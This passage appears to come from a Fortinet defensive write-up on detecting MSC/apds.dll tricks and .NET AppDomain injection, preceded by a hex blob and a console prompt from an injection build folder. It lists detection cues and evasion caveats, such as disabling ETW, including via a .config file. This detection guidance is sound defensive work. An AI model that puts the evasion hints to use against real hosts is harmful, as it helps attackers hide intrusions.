9cb913513bce9bad9bf8b712317bbc4c222a31f457578ac5bfcea722dc6b65d2c7f83daf21d7
a1b2bcf00031c632f141e0f84bccba7e3d3a3e3f5f3a5492cae849bf24ca025086cecb267569bd
8d065ec7

Public key token is a170a297a4589d11
PS C:\Users\Administrator\source\repos\New Techniques\AppDomainInjection\bin\Debug>
```





# Detection Opportunities







### Caveats

- MSC tricks are still popping up, and some sneaky new files in VT barely raise eyebrows.
- They're not sticking to old apds.dll tricks—new moves likely will be discovered
- YARA/SIGMA rules might miss the latest twists since
- If attackers snag Admin rights and drop files in system folders, most SIGMA rules snooze—they're too focused on non-system spots.

### Best Detection Hacks

- This trick still needs RWX memory perms to work—catch it in the act!
- Spotting other DLLs like jscript.dll, vbscript.dll, or msxml3.dll loading with apds.dll can tip off EDRs.
- Look for a quirky temp HTML file named “redirect[\*]” in the INetCache folder—APDS XSS redirect's calling card!



# AppDomain Injection

## Detection Opportunities

### Caveats

- SysMon rules and other tools miss CLR injection, it will show up on ETW consumers just after the fact like ProcessHacker. If ETW hasn't been disabled (it generally is)
- Spotting loaded assemblies via Event Tracing for Windows (ETW) works, but attackers can dodge it by disabling ETW—leaving the “.NET Assemblies” tab blank, as MDSec's Adam Chester hilariously proved. Also you can disable it from the .config file !!

### Best Detection Hacks

- Threat hunters, skip assembly loading info—dig into .NET process memory for shady signs, like DLLs with “PAGE\_EXECUTE\_WRITECOPY” (WCX) protection.
- Malicious payload analysis will reveal that they most likely use obfuscating syscalls and memory handling and threat manipulation which might be a good indication of maliciousness
- Check out ClrGuard (<https://github.com/endgameinc/ClrGuard>) or SilkETW (<https://github.com/mandiant/SilkETW>) for slick ETW tapping tools!



**FORTINET®**